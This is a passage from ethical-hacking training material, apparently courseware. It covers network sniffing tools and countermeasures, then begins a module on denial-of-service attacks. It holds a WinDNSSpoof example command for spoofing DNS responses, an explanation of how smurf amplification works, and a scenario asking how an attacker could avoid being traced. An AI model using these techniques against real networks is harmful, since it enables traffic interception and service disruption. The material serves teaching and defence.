.26.250.80: . [tcp sum ok] 4229117801:4229117801<0> ack 894240208 win 16514 <DF>
19:56:53.508602 IP <tos 0x88, ttl 43, id 46883, len 106> 64.4.26.250.80 > 192.16
8.2.69.2446: . 894240208:894240274<66> ack 4229117801 win 17520
19:56:53.527161 IP <tos 0x88, ttl 107, id 30218, len 1500> 68.58.11.235.2824 > 1
92.168.2.69.2443: . 47592813:47594273<1460> ack 4228398193 win 8359 <DF>
19:56:53.538245 IP <tos 0x88, ttl 106, id 58657, len 108> 68.193.110.230.5000 >
192.168.2.162.5000: udp 80
19:56:53.580115 IP <tos 0x88, ttl 243, id 39962, len 40> 202.87.41.115.80 > 192.
168.2.129.2549: F [tcp sum ok] 3461109112:3461109112<0> ack 6724698 win 8760 <DF>
>
```

Tool: Etherpeek



Warning: Alarms will not function properly unless you enable Global Statistics Collection

	Enabled	Suspect Condition	Problem Condition	Name
	☒	> 50000000 for 5 seconds	> 75000000 for 3 seconds	Average Utilization (Kbits/s)
!	☒	> 2 for 1 seconds	> 2 for 5 seconds	CRC Errors
	☒	> 1/s for 1 seconds	> 10/s for 1 seconds	DECnet Addresses Seen
	☒	> 1 for 1 seconds	> 3 for 1 seconds	Duplicate Addresses
!	☒	> 2/s for 3 seconds	> 2/s for 7 seconds	Errors Total
	☒	> 1 for 1 seconds	> 5 for 1 seconds	FTP Failed Transfers
	☒	> 1 for 1 seconds	> 3 for 1 seconds	Gin Attacks
	☒	> 1 for 1 seconds	> 10 for 1 seconds	ICMP Addr Mask Req
i	☒	> 1 for 1 seconds	> 10 for 1 seconds	ICMP Dest Unreach
	☒	> 1 for 1 seconds	> 20 for 1 seconds	ICMP Frag Needed
	☒	> 1/s for 1 seconds	> 5/s for 1 seconds	ICMP Host Redirect

Messages: 797 i 780 ! 2 ! 8 x 7


Date	Time	Message
i	06/23/2003 22:47:27	http://202.87.41.17/images/thumbnail/020/22994020.jpg from 192.168.2.166
i	06/23/2003 22:47:29	http://207.217.114.56/scripts/auth.js from 192.168.2.50
i	06/23/2003 22:47:30	http://207.217.114.56/img/logo_elh_bl.gif from 192.168.2.50
i	06/23/2003 22:47:33	http://64.12.180.19/ from 192.168.2.50
i	06/23/2003 22:47:33	http://202.87.41.17/images/thumbnail/020/22994020.jpg from 192.168.2.166
i	06/23/2003 22:47:35	http://cachefarm.websys.aol.com/wpsite/hetscape_leftnav_2 from 192.168.2.50
i	06/23/2003 22:47:35	http://cachefarm.websys.aol.com/dci_global/spacer from 192.168.2.50
i	06/23/2003 22:47:36	http://cachefarm.websys.aol.com/a/a from 192.168.2.50
i	06/23/2003 22:47:38	http://202.144.65.7/steal/synopsis.swf from 192.168.2.104
i	06/23/2003 22:47:38	http://cachefarm.websys.aol.com/_media/wpsite/ticker.js from 192.168.2.50
i	06/23/2003 22:47:42	http://202.87.41.17/images/thumbnail/023/22994023.jpg from 192.168.2.166
i	06/23/2003 22:47:54	http://216.127.80.75/showthread.php?s=8&postid=77591 from 192.168.2.129

Ethernet network traffic and protocol analyzer. By monitoring, filtering, decoding and displaying packet data, it finds protocol errors and detects network problems such as unauthorized nodes, misconfigured routers, and unreachable devices.


Mac Changer

- ⦿ MAC changer is a Linux utility for setting a specific MAC address for a network interface
- ⦿ It enables the user to set the MAC address randomly. It allows specifying the MAC of another vendor or setting another MAC of the same vendor
- ⦿ The user can also set a MAC of the same kind (such as a wireless card)
- ⦿ It offers a choice of vendor MAC list of more than 6200 items

Iris



NetIntercept



A sniffing tool that studies external break-in attempts, watches for misuse of confidential data, displays the contents of an unencrypted remote login or web session, categorizes or sorts traffic by dozens of attributes, and searches traffic by criteria such as email headers, websites, and file names.

WinDNSSpoof

- ⊙ This tool is a simple DNS ID Spoofer for Windows 9x/2K
- ⊙ In order to use it you must be able to sniff traffic of the computer being attacked
- ⊙ Usage : `wds -h`

Example : `wds -n www.microsoft.com -i 216.239.39.101 -g 00-00-39-5c-45-3b`

Scenario

Sam found out that he was working in a shared Ethernet network segment, which meant a sniffer could be launched from any machine in the LAN. Sam ran a sniffer and at the end of the day he studied the captured data. He could not believe it !!!

1. He was able to read actual emails.
2. He had access to passwords off the wire in clear-text.
3. He could read files.
4. He had financial transaction and credit card information.

Sam decides to share the information with Dave the next day. How do you think Dave will react to this? Was Sam guilty of espionage?



Countermeasures

- ⊙ Restriction of physical access to network media ensures that a packet sniffer cannot be installed
- ⊙ The best way to be secured against sniffing is to **use Encryption**. It won't prevent a sniffer from functioning but will ensure that what a sniffer reads is not important.
- ⊙ ARP Spoofing is used to sniff a switched network, so an attacker will try to ARP spoof the gateway. This can be prevented by permanently adding the MAC address of the gateway to the ARP cache.

Countermeasures (continued)

- ⊙ Another way to prevent the network from being sniffed is to change the network to SSH
- ⊙ There are various methods to detect a sniffer in a network:
 - Ping method
 - ARP method
 - Latency method
 - Using IDS

Countermeasures (continued)

- ⊙ There are various tools to detect a sniffer in a network:
 - ARP Watch
 - Promiscan
 - Antisniff
 - Prodetect

Countermeasures (continued)

⊙ Small Network

- Use of static IP addresses and static ARP tables which prevents hackers from adding spoofed ARP entries for machines in the network

⊙ Large Networks

- Network switch Port Security features should be enabled
- Use of Arpwatch to monitor ethernet activity

Summary

- ⊙ Sniffing allows the capture of vital information from network traffic. It can be done over the hub or the switch (passive or active)
- ⊙ Passwords, emails, and files can be grabbed by means of sniffing
- ⊙ ARP poisoning can be used to change the Switch mode of the network to Hub mode and subsequently carry out packet sniffing
- ⊙ Ethereal, Dsniff, Sniffit, Aldebaran, Hunt, and NGSSniff are some of the most popular sniffing tools
- ⊙ The best way to be secured against sniffing is to use encryption and apply the latest patches or other lockdown techniques to the system



Ethical Hacking

Module VIII

Denial Of Service

Scenario

Sam heads a media group whose newspaper contributes a major chunk to the company's revenue. Within three years of its launch it surpassed most of the leading newspapers in its areas of distribution. Sam proposes to extend his reach by coming up with an online e-business paper and announces the launch date.

John, an ex-colleague of Sam's, and head of a rival media group, watches Sam's every move. John makes plans to foil the launch of Sam's e-business newspaper.


1. How could John cause visible damage and hurt the company's reputation and goodwill?
2. What would be a good mode of attack that John can adopt so that it cannot be traced back to him?
3. Is there a way Sam can avoid a denial of service attack in case John is planning one against the group?
4. Do you think that executing a denial of service is possible? Can you list any cases where a denial of service has caused considerable damage?



Module Objective

- ⊙ What is a Denial of Service Attack?
- ⊙ Types of DoS Attacks
- ⊙ DoS Tools
- ⊙ DDoS Attacks
- ⊙ DDoS Attack Taxonomy
- ⊙ DDoS Tools
- ⊙ Reflected DoS Attack
- ⊙ Taxonomy of DDoS Countermeasures
- ⊙ Worms and Viruses


Module Flow



Real World Scenario of DoS Attacks

⦿ A single attacker, **Mafiaboy**, shot down some of the biggest e-commerce websites: eBay, Schwab, and Amazon. Mafiaboy, a Canadian teenager who pleaded guilty, used readily available DoS attack tools, which can be used to remotely activate hundreds of compromised zombie servers to overwhelm a target's network capacity in a matter of minutes.

⦿ In the same attack, CNN Interactive found itself essentially unable to update its stories for two hours—a potentially devastating problem for a news organization that prides itself on its timeliness.



Denial of Service Attacks on the Rise?

⦿ August 15, 2003


- Microsoft.com falls to a DoS attack. The company's website is inaccessible for two hours.

⦿ March 27, 2003, 15:09 GMT

- Within hours of an English version of Al-Jazeera's website coming online, it was blown away by a denial of service attack.



What are Denial of Service Attacks?



⦿ A denial of service attack (DoS) is an attack through which a person can render a system unusable, or significantly slow it down for legitimate users, by overloading its resources.

⦿ If an attacker is unable to gain access to a machine, the attacker most probably will just crash the machine to accomplish a denial of service attack.

Goal of DoS

- ⊙ The goal of DoS is not to gain unauthorized access to machines or data, but to prevent legitimate users of a service from using it.
- ⊙ Attackers may:
 - Attempt to **flood** a network, thereby preventing legitimate network traffic
 - Attempt to **disrupt connections** between two machines, thereby preventing access to a service
 - Attempt to **prevent** a particular individual from accessing a service
 - Attempt to **disrupt service** to a specific system or person


Impact and the Modes of Attack

⊙ The Impact:

- Disabled network
- Disabled organization
- Financial loss
- Loss of goodwill

⊙ The Modes:

- Consumption of
 - Scarce, limited, or non-renewable resources
 - Network bandwidth, memory, disk space, CPU time, or data structures
 - Access to other computers and networks, and certain environmental resources such as power, cool air, or even water
- Destruction or Alteration of Configuration Information
- Physical destruction or alteration of network components, resources such as power, cool air, or even water




Types of Attacks

There are two types of attacks:

1. DoS attack

2. DDos attack

- A type of attack on a network that is designed to bring the network down by flooding it with data packets




DoS Attack Classification

- ⊙ Smurf
- ⊙ Buffer Overflow Attack
- ⊙ Ping of death
- ⊙ Teardrop
- ⊙ SYN
- ⊙ Tribal Flood Attack

Smurf Attack

- ⦿ The perpetrator generates a large amount of ICMP echo (ping) traffic to a network broadcast address with a spoofed source IP set to a victim host
- ⦿ The result will be lots of ping replies (ICMP Echo Reply) flooding the spoofed host
- ⦿ Amplified ping reply stream can overwhelm the victim's network connection
- ⦿ The smurf attack's cousin is called fraggle, which uses UDP echo

